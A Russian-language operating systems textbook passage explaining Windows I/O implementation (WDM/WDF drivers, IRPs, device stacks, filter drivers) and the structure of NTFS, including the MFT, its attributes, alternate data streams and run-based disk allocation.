И наконец, существуют разнообразные вызовы типа *NtFlushBuffersFile*. Подобно вызову *sync* операционной системы UNIX, он заставляет записать данные файловой системы на диск. *NtCancelIoFile* отменяет незавершенные запросы ввода-вывода для конкретного файла. *NtDeviceIoControlFile* реализует операции *ioctl* для устройств. Список операций на самом деле гораздо длиннее. Существуют системные вызовы для удаления файлов по имени, для запроса атрибутов конкретного файла, но это просто оболочки для других операций диспетчера ввода-вывода (которые мы уже перечислили), и их не нужно реализовывать в виде отдельных системных вызовов. Есть также системные вызовы для работы с **портами завершения ввода-вывода** (I/O completion ports) — это средство формирования очередей в Windows, которое помогает многопоточным серверам эффективно использовать операции асинхронного ввода-вывода (за счет подготовки потоков по требованию и уменьшения количества переключений контекста, требуемых для обслуживания ввода-вывода специальными потоками).

11.7.3. Реализация ввода-вывода

Система ввода-вывода в Windows состоит из служб Plug-and-Play, диспетчера электропитания, менеджера ввода-вывода, а также модели драйвера устройств. Plug-and-Play обнаруживает изменения в конфигурации аппаратного обеспечения, создает (или уничтожает) стеки устройств (для каждого устройства), а также загружает и выгружает драйверы устройств. Диспетчер электропитания настраивает состояние электропитания устройств ввода-вывода, чтобы уменьшить потребление энергии системой, когда устройства не используются. Диспетчер ввода-вывода предоставляет

поддержку манипулирования объектами ядра для ввода-вывода, а также операций типа *IoCallDrivers* и *IoCompleteRequest*. Однако большая часть работы по поддержке ввода-вывода в Windows реализована в самих драйверах устройств.

Драйверы устройств

Чтобы гарантировать, что драйверы устройств хорошо работают с Windows, компания Microsoft описала модель **WDM** (Windows Driver Model), которой должны соответствовать драйверы устройств. Существует набор разработчика (Windows Driver Kit), который содержит документацию и примеры, помогающие создавать драйверы, соответствующие WDM. Большинство драйверов Windows начинается с копирования подходящего образцового драйвера из WDK и его модификации создателем нового драйвера.

Компания Microsoft также предоставляет **верификатор для драйверов** (driver verifier), который проверяет многие действия драйвера, чтобы обеспечить уверенность в том, что он соответствует требованиям WDM (по структуре и протоколам запросов ввода-вывода, управлению памятью и т. д.). Верификатор поставляется вместе с системой, администраторы могут запустить его командой *verifier.exe*, которая позволяет им указать, какие драйверы будут проверяться и насколько всесторонними (то есть дорогими) должны быть эти проверки.

При всей этой поддержке разработки и верификации драйверов в Windows попрежнему очень трудно написать даже простой драйвер, поэтому компания Microsoft создала систему оболочек под названием **WDF** (Windows Driver Foundation), которая работает поверх WDM и упрощает многие стандартные требования (в основном связанные с правильным взаимодействием с управлением электропитанием и операциями Plug-and-Play).

Чтобы еще больше упростить написание драйверов, а также повысить живучесть системы, WDF включает в себя инфраструктуру **UMDF** (User-Mode Driver Framework) для написания драйверов в виде выполняющихся в процессах служб. Существует также **KMDF** (Kernel-Mode Driver Framework) для написания драйверов как служб, выполняющихся в ядре, при этом многие подробности WDM реализуются автоматически. Поскольку в основе лежит WDM (с ее моделью драйверов), то именно на ней мы и сосредоточимся в этом разделе.

Устройства в Windows представлены объектами устройств. Объекты устройств используются для представления аппаратных средств (таких, как шины), а также как программные абстракции (наподобие файловых систем, сетевых протоколов и расширений ядра вроде антивирусных драйверов-фильтров). Все они формируют то, что Windows называет *стеком устройств* (как было показано на рис. 11.7).

Операции ввода-вывода инициируются диспетчером ввода-вывода, который вызывает интерфейс *IoCallDriver* исполнительного уровня с указателями на верхний объект устройства и на IRP (который представляет запрос ввода-вывода). Эта процедура находит объект драйвера, связанный с объектом устройства. Указанные в IRP типы операций обычно соответствуют описанным ранее системным вызовам диспетчера ввода-вывода, таким как *CREATE*, *READ* и *CLOSE*.

На рис. 11.21 показаны связи для одного уровня стека устройств. Для каждой из этих операций драйвер должен указать точку входа. *IoCallDriver* берет тип операции из IRP, использует объект устройства на текущем уровне стека устройств (для поиска

объекта драйвера) и ищет (по типу операции) в таблице переходов для драйверов соответствующую точку входа в драйвер. Затем драйвер вызывается, и ему передается объект устройства и IRP.




Рис. 11.21. Один уровень в стеке устройств

После того как драйвер завершил обработку представленного пакетом IRP запроса, у него есть три варианта. Он может еще раз вызвать *IoCallDriver*, передав ему IRP и следующий объект устройства в стеке устройств. Он может объявить запрос ввода-вывода завершенным и вернуться к его вызывающей стороне. Либо он может поставить IRP во внутреннюю очередь и вернуться к его вызывающей стороне (объявив, что запрос ввода-вывода еще не завершен). В последнем случае получается операция асинхронного ввода-вывода — по крайней мере, если все драйверы выше по стеку с этим соглашаются и также возвращаются к своим вызывающим сторонам.

Пакеты запроса ввода-вывода

На рис. 11.22 показаны основные поля IRP. По существу, IRP — это массив (с динамически изменяемым размером), содержащий поля, которые могут быть использованы любым драйвером (для обрабатывающего запрос стека устройств). Эти *стековые* поля позволяют драйверу указать процедуру, которую нужно вызвать при завершении запроса ввода-вывода. При завершении все уровни стека устройств проходятся в обратном порядке, при этом по очереди вызываются все процедуры завершения (для всех драйверов). На каждом уровне драйвер может завершить запрос или принять решение, что еще есть некая работа (которую нужно сделать), и оставить запрос незавершенным (отложив на данный момент завершение ввода-вывода).

При выделении IRP диспетчер ввода-вывода должен знать, насколько глубок данный конкретный стек устройств, чтобы выделить достаточно большой IRP. Он отслеживает глубину стека в поле каждого объекта устройства (при формировании стека устройств). Обратите внимание на то, что не существует формального определения, какой следующий объект устройства в стеке. Эта информация содержится в закрытых структурах данных, принадлежащих предыдущему в стеке драйверу. Фактически стек может и не быть стеком вовсе. На каждом уровне драйвер может выделить новый IRP,




Рис. 11.22. Основные поля пакета IRP

продолжить использовать исходный IRP, послать операцию ввода-вывода в другой стек устройства либо даже переключиться на системный рабочий процесс для продолжения выполнения.

IRP содержит флаги, код операции для поиска по таблице переходов, указатели для пользовательского буфера и буфера ядра, а также список **MDL** (Memory Descriptor Lists), которые используются для описания представленных буферами физических страниц (то есть для операций DMA). Имеются также поля для операций отмены и завершения. Те поля в IRP, которые используются для постановки IRP в очередь к устройствам, используются повторно после завершения операции ввода-вывода (чтобы обеспечить память для управляющего объекта APC, используемого для вызова процедуры завершения диспетчера ввода-вывода в контексте исходного потока). Есть также поле ссылки, используемое для связи всех незавершенных IRP с инициировавшим их потоком.

Стеки устройств

Драйвер в Windows может выполнять всю свою работу самостоятельно (как это делает драйвер принтера, изображенный на рис. 11.23). В то же время драйверы также могут формировать стек, а это значит, что запрос может пройти через целую последовательность драйверов (каждый из которых делает часть работы). На рис. 11.23 показаны также два формирующих стек драйвера. Стеки драйверов часто используются для того, чтобы отделить управление шиной от работы по управлению устройством. Управление шиной PCI очень сложное, поскольку она имеет множество режимов и шинных транзакций. Отделив эту часть от специфичной для устройства части, авторы драйверов избавляются от необходимости изучать управление шиной. Они могут просто использовать в своем стеке драйверов стандартный драйвер для шины. Аналогичным образом драйверы для SCSI и USB имеют специфичную для устройств часть и общую часть, причем часто используемые драйверы для общей части имеются в составе Windows.




Рис. 11.23. Windows позволяет драйверам формировать стек (для работы с конкретным экземпляром устройства). Соответствующие стеки драйверов представлены объектами устройств

Еще один пример использования стеков драйверов — это вставка в стек **драйверов-фильтров** (filter drivers). Мы уже рассматривали применение драйверов-фильтров файловых систем, которые вставляются над файловой системой. Драйверы-фильтры используются также для управления физическим оборудованием. Драйвер-фильтр выполняет некоторые преобразования над операциями (когда IRP перемещается вниз по стеку устройств), а также при операции завершения (когда IRP проходит вверх через процедуры завершения, указанные каждым драйвером). Например, драйвер-фильтр может сжимать данные на пути к диску или шифровать данные на пути к сети. Размещение здесь фильтра означает, что ни приложение, ни драйвер устройства не должны знать о нем — он работает автоматически для всех данных, следующих в устройство (или приходящих из него).

Драйверы устройств режима ядра являются серьезной проблемой для надежности и стабильности Windows. Большинство отказов ядра в Windows происходит из-за ошибок в драйверах устройств. Поскольку драйверы устройств режима ядра совместно используют одно и то же адресное пространство с уровнем ядра и исполнительным уровнем, то ошибки в драйверах могут повредить системные структуры данных (или сделать что-то худшее). Некоторые из этих ошибок возникают из-за потрясающе большого количества существующих для Windows драйверов устройств либо из-за разработки драйверов неопытными системными программистами. Ошибки возника-

ют и из-за большого количества подробностей, которые нужно знать для написания корректного драйвера для Windows.

Модель ввода-вывода мощная и гибкая, но весь ввод-вывод является, по существу, асинхронным (поэтому может возникать много состояний гонки). Windows 2000 впервые добавила средства Plug-and-Play и управление электропитанием из систем Win9x в системы на основе Windows NT. Это наложило на драйверы большое количество требований по корректной обработке появляющихся и исчезающих устройств (в то время, когда пакеты ввода-вывода находятся в середине обработки). Пользователи персональных компьютеров часто подключают и отключают устройства, закрывают крышку и кладут ноутбук в портфель и обычно не беспокоятся о том, горит ли маленький зеленый огонек активности устройства. Написание корректно работающих в таких условиях драйверов устройств может быть очень сложной задачей, поэтому для упрощения Windows Driver Model и была разработана Windows Driver Foundation.

О модели Windows Driver Model и более новой спецификации Windows Driver Foundation существует множество книг (Kanetkar, 2008; Orwick and Smith, 2007; Reeves, 2010; Viscarola et al., 2007; Vostokov, 2009).

11.8. Файловая система Windows NT

Windows поддерживает несколько файловых систем, самыми важными из которых являются **FAT-16**, **FAT-32** и **NTFS** (NT File System). FAT-16 — это старая файловая система операционной системы MS-DOS. Она использует 16-битные дисковые адреса, что ограничивает размер дисковых разделов 2 Гбайт. В основном она применяется для доступа к флоппи-дискам (для тех клиентов, которые их до сих пор используют). FAT-32 использует 32-битные дисковые адреса и поддерживает дисковые разделы размером до 2 Тбайт. FAT-32 не имеет никакой системы безопасности, и на сегодняшний день она фактически используется только для переносных носителей (таких, как флеш-диски). Файловая система NTFS была разработана специально для версии Windows NT. Начиная с Windows XP ее по умолчанию устанавливает большинство производителей компьютеров, она существенно увеличивает безопасность и функциональность Windows. NTFS использует 64-битные дисковые адреса и теоретически может поддерживать дисковые разделы размером до 2^{64} байт (однако некоторые соображения ограничивают этот размер до более низких значений).

В этом разделе мы изучим файловую систему NTFS, так как это современная файловая система со многими интересными функциональными возможностями и конструктивными новшествами. Это большая и сложная файловая система, но объем книги не позволяет описать все ее функциональные возможности, однако приведенный далее материал должен дать вам довольно хорошее представление о ней.

11.8.1. Фундаментальные концепции

Имена файлов в NTFS ограничены 255 символами; размер полного маршрута ограничен 32 767 символами. Имена файлов хранятся к кодировке Unicode, что позволяет в тех странах, где не используется латинский алфавит (например, Греции, Японии, Индии, России и Израиле), писать имена файлов на своем языке. Например, φιλε — это допустимое имя файла. NTFS полностью поддерживает чувствительные к регистру имена (так что foo отличается от Foo и FOO). Интерфейс прикладного программиро-

вания Win32 не полностью поддерживает чувствительность к регистру имен файлов и вовсе не поддерживает ее для имен каталогов. Поддержка чувствительности к регистру имеется при работе подсистемы POSIX (для совместимости с UNIX). Win32 не является чувствительным к регистру, но сохраняет регистр, так что имена файлов могут иметь в своем составе буквы разных регистров. Несмотря на то что чувствительность к регистру хорошо знакома пользователям UNIX, она очень неудобна для обычных пользователей, которые обычно не делают таких различий. Например, почти весь современный Интернет не имеет чувствительности к регистру.

Файл в NTFS — это не просто линейная последовательность байтов (как файлы в FAT-32 и UNIX). Файл состоит из множества атрибутов, каждый из которых представлен потоком байтов. Большинство файлов имеет несколько коротких потоков (таких, как название файла и его 64-битный идентификатор объекта) плюс один длинный (неименованный) поток с данными. Однако файл может иметь также два или более длинных потока данных. Каждый поток имеет имя, состоящее из имени файла, двоеточия и имени потока (как, например, foo:stream1). Каждый поток имеет размер и может блокироваться независимо от всех остальных потоков. Идея множества потоков в NTFS не нова. Файловая система компьютеров Apple Macintosh использует два потока на файл (ветвь данных и ветвь ресурсов). Первоначально потоки в NTFS применялись для того, чтобы файловый сервер NT мог обслуживать клиентов Macintosh. Множественность потоков данных используется также для того, чтобы представлять метаданные файлов, такие как контрольные картинки изображений в формате JPEG (которые есть в графическом интерфейсе пользователя Windows). Однако, к сожалению, множественные потоки данных уязвимы, и они часто теряются при переносе в другие файловые системы или по сети (и даже при резервном копировании и последующем восстановлении, поскольку многие утилиты игнорируют их).

NTFS — это иерархическая файловая система, похожая на файловую систему UNIX. Однако разделителем компонентов имени является знак «\», а не «/» (это атавизм, унаследованный от требований совместимости с операционной системой CP/M в период создания MS-DOS, поскольку в CP/M прямой слеш использовался для ключей командной строки). В отличие от UNIX, здесь концепции текущего рабочего каталога, жестких ссылок на текущий каталог (.) и родительский каталог (..) реализованы как соглашения, а не как фундаментальная часть файловой системы. Жесткие ссылки поддерживаются, но используются только для подсистемы POSIX, так же как и поддержка проверки обхода каталогов (разрешение 'x' в UNIX).

Символические ссылки для NTFS поддерживаются. Создание символических ссылок обычно разрешается только администраторам (во избежание проблем с безопасностью типа спуфинга, которые появились в UNIX, когда в версии BSD 4.2 были введены символические ссылки). Реализация символических ссылок использует функциональную возможность NTFS под названием **«точка повторной обработки»** (reparse points), которая обсуждается далее в этом разделе. Кроме того, поддерживаются также сжатие, шифрование, отказоустойчивость, журналирование и разреженные файлы. Это функциональные возможности, и их реализацию мы скоро обсудим.

11.8.2. Реализация файловой системы NTFS

NTFS — это очень сложная файловая система, которая была разработана специально для NT как альтернатива файловой системе HPFS, которая была разработана для OS/2.

В то время как большая часть NT была создана на суше, NTFS является уникальным компонентом операционной системы, потому что большая часть ее проектирования происходила на борту парусной шлюпки в проливе Puget Sound (причем соблюдался строгий протокол: утром — работа, после обеда — отдых). Далее мы изучим функциональные возможности NTFS, начиная с ее структуры, затем перейдем к поиску имен файлов, сжатию файлов, журналированию и шифрованию файлов.

Структура файловой системы

Каждый том NTFS (например, дисковый раздел) содержит файлы, каталоги, битовые массивы и другие структуры данных. Каждый том организован как линейная последовательность блоков (которые в терминологии компании Microsoft называются кластерами), причем размер блоков для каждого тома фиксирован (в зависимости от размера тома он может изменяться от 512 байт до 64 Кбайт). Большинство дисков NTFS использует блоки размером 4 Кбайт — это компромисс между применением больших блоков (для эффективной передачи данных) и использованием маленьких блоков (для снижения внутренней фрагментации). Ссылки на блоки делаются с использованием смещения от начала тома (при помощи 64-битных чисел).

Главная структура данных каждого тома — это **MFT** (Master File Table — главная таблица файлов), которая является линейной последовательностью записей фиксированного размера (1 Кбайт). Каждая запись MFT описывает один файл или один каталог. Она содержит атрибуты файла (такие, как его имя и временная метка), а также список дисковых адресов (где расположены его блоки). Если файл очень большой, то иногда приходится использовать две или более записи MFT (чтобы разместить в них список всех блоков). В этом случае первая запись в MFT, называемая **основной записью** (base record), указывает на дополнительные записи в MFT. Такая схема переполнения ведет свое начало из CP/M, где каждый элемент каталога назывался экстентом. Битовый массив отслеживает свободные элементы MFT.

Сама MFT также является файлом и в качестве такового может быть размещена в любом месте тома (таким образом устраняется проблема наличия дефектных секторов на первой дорожке). Более того, при необходимости этот файл может расти (до максимального размера в 2^{48} записей).

MFT показана на рис. 11.24. Каждая запись MFT состоит из последовательности пар (заголовок атрибута — значение). Каждый атрибут начинается с заголовка, рассказывающего о том, что это за атрибут и какую длину имеет его значение. Некоторые значения атрибутов (такие, как имя файла и его данные) имеют переменную длину. Если значение атрибута достаточно короткое для того, чтобы уместиться в записи MFT, то оно помещается именно туда. Если же значение слишком длинное, то оно размещается на диске, а в запись MFT помещается указатель на него. Это делает систему NTFS очень эффективной для небольших полей, которые могут разместиться в самой записи MFT.

Первые 16 записей MFT резервируются для файлов метаданных NTFS (см. рис. 11.24). Каждая из этих записей описывает нормальный файл, который имеет атрибуты и блоки данных (как и любой другой файл). Каждый из этих файлов имеет имя, которое начинается со знака доллара (чтобы обозначить его как файл метаданных). Первая запись описывает сам файл MFT. В частности, в ней говорится, где находятся блоки файла MFT (чтобы система могла найти файл MFT). Очевидно, что Windows нужен способ нахождения первого блока файла MFT, чтобы найти остальную информацию по




Рис. 11.24. Главная таблица файлов NTFS

файловой системе. Windows смотрит в загрузочном блоке — именно туда записывается адрес первого блока файла MFT при форматировании тома.

Запись 1 является дубликатом начала файла MFT. Эта информация настолько ценная, что наличие второй копии может быть просто критическим (в том случае, если один из первых блоков MFT перестанет читаться). Вторая запись — файл журнала. Когда в файловой системе происходят структурные изменения (такие, как добавление нового или удаление существующего каталога), то такое действие журналируется здесь до его выполнения (чтобы повысить вероятность корректного восстановления в случае сбоя во время операции, например такого, как отказ системы). Здесь также журналируются изменения в файловых атрибутах. Фактически не журналируются здесь только изменения в пользовательских данных. Запись 3 содержит информацию о томе (такую, как его размер, метка и версия).

Как уже упоминалось, каждая запись MFT содержит последовательность пар «заголовок атрибута — значение». Атрибуты определяются в файле $AttrDef. Информация об этом файле содержится в MFT (в записи 4). Затем идет корневой каталог, который сам является файлом и может расти до произвольного размера. Он описывается записью номер 5 в MFT.

Свободное пространство тома отслеживается при помощи битового массива. Сам битовый массив — тоже файл, его атрибуты и дисковые адреса даны в записи 6 в MFT.

Следующая запись MFT указывает на файл начального загрузчика. Запись 8 используется для того, чтобы связать вместе все плохие блоки (чтобы обеспечить невозможность их использования для файлов). Запись 9 содержит информацию безопасности. Запись 10 используется для установления соответствия регистра. Для латинских букв A — Z соответствие регистра очевидно (по крайней мере для тех, кто разговаривает на романских языках). Однако соответствие регистров для других языков (таких, как греческий, армянский или грузинский) для говорящих на романских языках не столь очевидно, поэтому данный файл рассказывает, как это сделать. И наконец, запись 11 — это каталог, содержащий различные файлы для таких вещей, как дисковые квоты, идентификаторы объектов, точки повторной обработки и т. д. Последние четыре записи MFT зарезервированы для использования в будущем.

Каждая запись MFT состоит из заголовка записи, за которым следуют пары «заголовок атрибута — значение». Заголовок записи содержит системный код, используемый для проверки достоверности, последовательный номер (обновляемый каждый раз, когда запись используется для нового файла), счетчик количества ссылок на файл, фактическое количество использованных в записи байтов, идентификатор (индекс, порядковый номер) основной записи (используется только для записей расширения), а также некоторые другие поля.

NTFS определяет 13 атрибутов, которые могут появиться в записях MFT. Они перечислены в табл. 11.16. Каждый заголовок атрибута идентифицирует атрибут и содержит длину и местоположение поля значения, а также разнообразные флаги и прочую информацию. Обычно значения атрибутов следуют непосредственно за своими заголовками атрибутов, но если значение слишком длинное для того, чтобы поместиться в запись MFT, то оно может быть размещено в отдельных дисковых блоках. Такой атрибут называется **нерезидентным атрибутом** (nonresident attribute). Очевидно, что таким атрибутом является атрибут данных. Некоторые атрибуты (такие, как имя) могут

Таблица 11.16. Используемые в записях MFT атрибуты

Атрибут	Описание
Standard information	Биты флагов, временные метки и т. д.
File name	Имя файла в Unicode, может повторяться для имени MS-DOS
Security descriptor	Устарел. Информация безопасности теперь находится в $Extend$Secure
Attribute list	Местоположение дополнительных записей MFT (при необходимости)
Object ID	Уникальный для данного тома 64-битный идентификатор файла
Reparse point	Используется для монтирования и символических ссылок
Volume name	Название данного тома (используется только в $Volume)
Volume information	Версия тома (используется только в $Volume)
Index root	Используется для каталогов
Index allocation	Используется для очень больших каталогов
Bitmap	Используется для очень больших каталогов
Logged utility stream	Управляет журналированием в $LogFile
Data	Данные потока, могут повторяться

повторяться, но все атрибуты должны присутствовать в записи MFT в определенном порядке. Заголовки резидентных атрибутов имеют длину 24 байта, заголовки нерезидентных атрибутов длиннее (поскольку они содержат информацию о том, где нужно искать атрибут на диске).

Стандартное информационное поле содержит: сведения о владельце файла, информацию безопасности, нужные для POSIX временные метки, количество жестких ссылок, биты архивирования и «только для чтения» и т. д. Это поле имеет фиксированную длину и присутствует всегда. Имя файла — это строка переменной длины в коде Unicode. Для того чтобы файлы с не соответствующими правилам MS-DOS именами могли быть доступны старым 16-битным программам, они могут иметь **короткие имена** (short name) по принятой в MS-DOS схеме 8 + 3. Если реальное имя файла соответствует схеме именования в MS-DOS (8 + 3), то второе имя MS-DOS не нужно.

В NT 4.0 информация безопасности размещалась в атрибуте, но в Windows 2000 и более поздних вся информация безопасности размещается в одном файле (чтобы она могла совместно использоваться многими файлами). Это приводит к существенной экономии места во многих записях MFT и в файловой системе в целом, поскольку информация безопасности идентична для большого количества принадлежащих одному пользователю файлов.

Список атрибутов нужен в том случае, когда атрибуты не помещаются в запись MFT. Из этого атрибута можно узнать, где искать записи расширения. Каждый элемент списка содержит 48-битный индекс по MFT (который говорит о том, где находится запись расширения) и 16-битный порядковый номер (для проверки того, что запись расширения соответствует базовой записи).

Файлы NTFS имеют связанный с ними идентификатор, который подобен номеру узла i-node в UNIX. Файлы можно открывать по идентификатору, но присваиваемый файловой системой NTFS идентификатор не всегда можно использовать, поскольку он основан на записи MFT и может измениться при перемещении записи для данного файла (например, если файл восстанавливается из резервной копии). NTFS позволяет использовать отдельный атрибут «идентификатор объекта», который может быть установлен для файла и который нет необходимости изменять. Его можно сохранить вместе с файлом (например, если он копируется на новый том).

Точка повторной обработки сообщает разбирающей имя файла процедуре о необходимости сделать что-то особенное. Этот механизм используется для явного монтирования файловых систем и для символических ссылок. Два атрибута тома используются только для идентификации томов. Следующие три атрибута работают с реализацией каталогов. Маленькие каталоги — это просто списки файлов, а большие реализованы как деревья B+. Атрибут logged utility stream используется шифрующей файловой системой.

И наконец, мы подошли к атрибуту, который важнее всех: потоку (или потокам) данных. Файл в NTFS имеет один (или несколько) связанных с ним потоков данных. Именно здесь находится его полезное содержание. **Поток данных по умолчанию** (default data stream) названия не имеет (например, *dirpath\filename::$DATA*), но **альтернативные потоки данных** (alternate data stream) имеют имена, например: *dirpath\filename:streamname:$DATA*.

Имя каждого потока (если оно имеется) находится в заголовке этого атрибута. Следом за заголовком идет либо список дисковых адресов (это содержащиеся в потоке блоки), либо (для потоков всего в несколько сотен байтов, а таких много) сам поток.

Размещенные в записи MFT реальные данные потока называются **непосредственным файлом** — immediate file (Mullender and Tanenbaum, 1984).

Конечно, в основном данные не помещаются в запись MFT, поэтому данный атрибут обычно нерезидентный. Теперь давайте рассмотрим, как NTFS отслеживает местоположение нерезидентных атрибутов.

Выделение дискового пространства

Модель отслеживания дисковых блоков состоит в том, что они выделяются последовательными участками, насколько это возможно (из соображений эффективности). Например, если первый логический блок потока помещен в блок 20 диска, то система будет очень стараться поместить второй логический блок в блок 21, третий логический блок — в блок 22 и т. д. Одним из способов достижения непрерывности этих участков является выделение дискового пространства по несколько блоков за один раз (по мере возможности).

Блоки потока описываются последовательностью записей, каждая их которых описывает последовательность логически смежных блоков. Для потока без пропусков будет только одна такая запись. К этой категории принадлежат такие потоки, которые записаны по порядку с начала и до конца. Для потока с одним пропуском (например, определены только блоки 0–49 и блоки 60–79) будет две записи. Такой поток может быть получен при помощи записи первых 50 блоков, а затем пропуска до 60-го блока и записи еще 20 блоков. Когда такой пропуск считывается, все недостающие байты — нулевые. Файлы с пропусками называются **разреженными файлами** (sparse files).

Каждая запись начинается с заголовка, в котором дается смещение первого блока потока. Затем идет смещение первого не описанного данной записью блока. В приведенном ранее примере в первой записи будет заголовок (0, 50) и будут даны дисковые адреса этих 50 блоков. Во второй записи будет заголовок (60, 80) и дисковые адреса этих 20 блоков.

За заголовком записи следует одна или несколько пар (в каждой даются дисковый адрес и длина участка). Дисковый адрес — это смещение дискового блока от начала раздела, длина участка — это количество блоков в участке. В записи участка может быть столько пар, сколько необходимо. Использование этой схемы для потока из трех участков и девяти блоков показано на рис. 11.25.

На этом рисунке у нас есть запись MFT для короткого потока из девяти блоков (заголовок 0–8). Он состоит из трех участков последовательных блоков на диске. Первый участок — блоки 20–23, второй — блоки 64–65, третий — блоки 80–82. Каждый из этих участков заносится в запись MFT как пара (дисковый адрес, количество блоков). Количество участков зависит от того, насколько хорошо справился со своей работой модуль выделения блоков при создании потока. Для потока из n блоков количество участков может составлять от 1 до n.

Здесь нужно сделать несколько замечаний. Во-первых, для представленных таким способом потоков нет верхнего ограничения размера. Если не использовать сжатие адресов, то для каждой пары требуется два 64-битных числа (всего 16 байт). Однако пара может представлять 1 млн (или более) смежных дисковых блоков. Фактически состоящий из 20 отдельных участков (каждый по 1 млн блоков размером 1 Кбайт) поток размером 20 Мбайт легко помещается в одну запись MFT, а разбросанный по 60 изолированным блокам поток размером 60 Кбайт в одну запись MFT не помещается.

